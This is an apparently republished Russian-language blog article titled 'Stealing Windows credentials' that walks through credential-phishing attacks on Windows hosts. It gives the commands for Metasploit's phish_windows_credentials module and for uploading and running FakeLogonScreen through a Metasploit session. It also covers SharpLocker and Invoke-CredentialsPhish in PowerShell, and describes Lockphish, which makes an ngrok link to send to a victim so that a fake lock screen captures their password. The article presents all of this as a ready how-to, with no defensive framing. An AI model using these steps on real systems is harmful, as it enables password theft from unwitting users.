Крадем учетные данные Windows

teletype.in/@haccking/kKJgYiiGP-C

Life-Hack Media October 20, 2024

В этой статье мы разберем различные сценарии получения паролей в системе Windows.


Metasploit


Metasploit поставляется со встроенным модулем, который помогает нам провести атаку на получение учетных данных пользователя в открытом виде. Поскольку это модуль после эксплуатации, его просто нужно связать с текущей сессией. Чтобы использовать этот модуль, введите:

```
use post/windows/gather/phish_windows_credentials
set session 1
exploit
```

Этот модуль ожидает запуска пользователем нового процесса. После запуска процесса откроется поддельное диалоговое окно безопасности Windows, в котором будут запрошены учетные данные пользователя, как показано на изображении ниже:

Когда пользователь введет свои учетные данные, они будут отображены, как показано на рисунке ниже:






FakeLogonScreen


Аналогичный результат можно получить используя фейковый эран блокировки системы. Инструмент FakeLogonScreen разработан на C#, и позволяет получить учетный данные в чистом виде. Мы будем удаленно запускать этот инструмент с помощью Metasploit

```
upload /root/FakeLogonScreen.exe .
shell
FakeLogonScreen.exe
```

После выполнения он будет имитировать экран блокировки Windows, чтобы получить пароль от пользователя, как показано на изображении ниже:




Он будет проверять учетные данные локально или у контроллера домена по мере того, как пользователь их вводит, а затем отображать их на консоли, как показано на рисунке ниже:



SharpLocker

Этот инструмент очень похож на предыдущий.




PowerShell: Invoke-CredentialsPhish.ps1


Чтобы запустить скрипт, введите:

```
Import-Module C:\Users\raj\Desktop\Invoke-CredentialsPhish.ps1
Invoke-CredentialsPhish
```

При выполнении вышеуказанных команд появится запрос на ввод учетных данных, как показано на изображении ниже:




Таким образом, как только пользователь вводит учетные данные, они будут отображаться на экране, как показано на изображении ниже:




Lockphish

Lockphish — еще один инструмент, который позволяет нам получить учетные данные. Запустите инструмент с помощью следующей команды:

```
./lockphish.sh
```



Он сгенерирует публичную ссылку с помощью ngrok, как показано на изображении выше, эту ссылку необходимо передать жертве.



После запуска загруженного файла, сработает экран блокировки, и пользователь будет вынужден ввести учетные данные. И у нас будут полномочия, как показано на изображении ниже:

Мы можем использовать различные варианты для получения учетных данных целевой системы. Метод с помощью PowerShell лучше всего подходят для проверки учетных данных, так как приглашение не закрывается до тех пор, пока не будут введены правильные учетные данные. Все инструменты имеют свои преимущества и недостатки, но все они достаточно хороши и работают.

Источник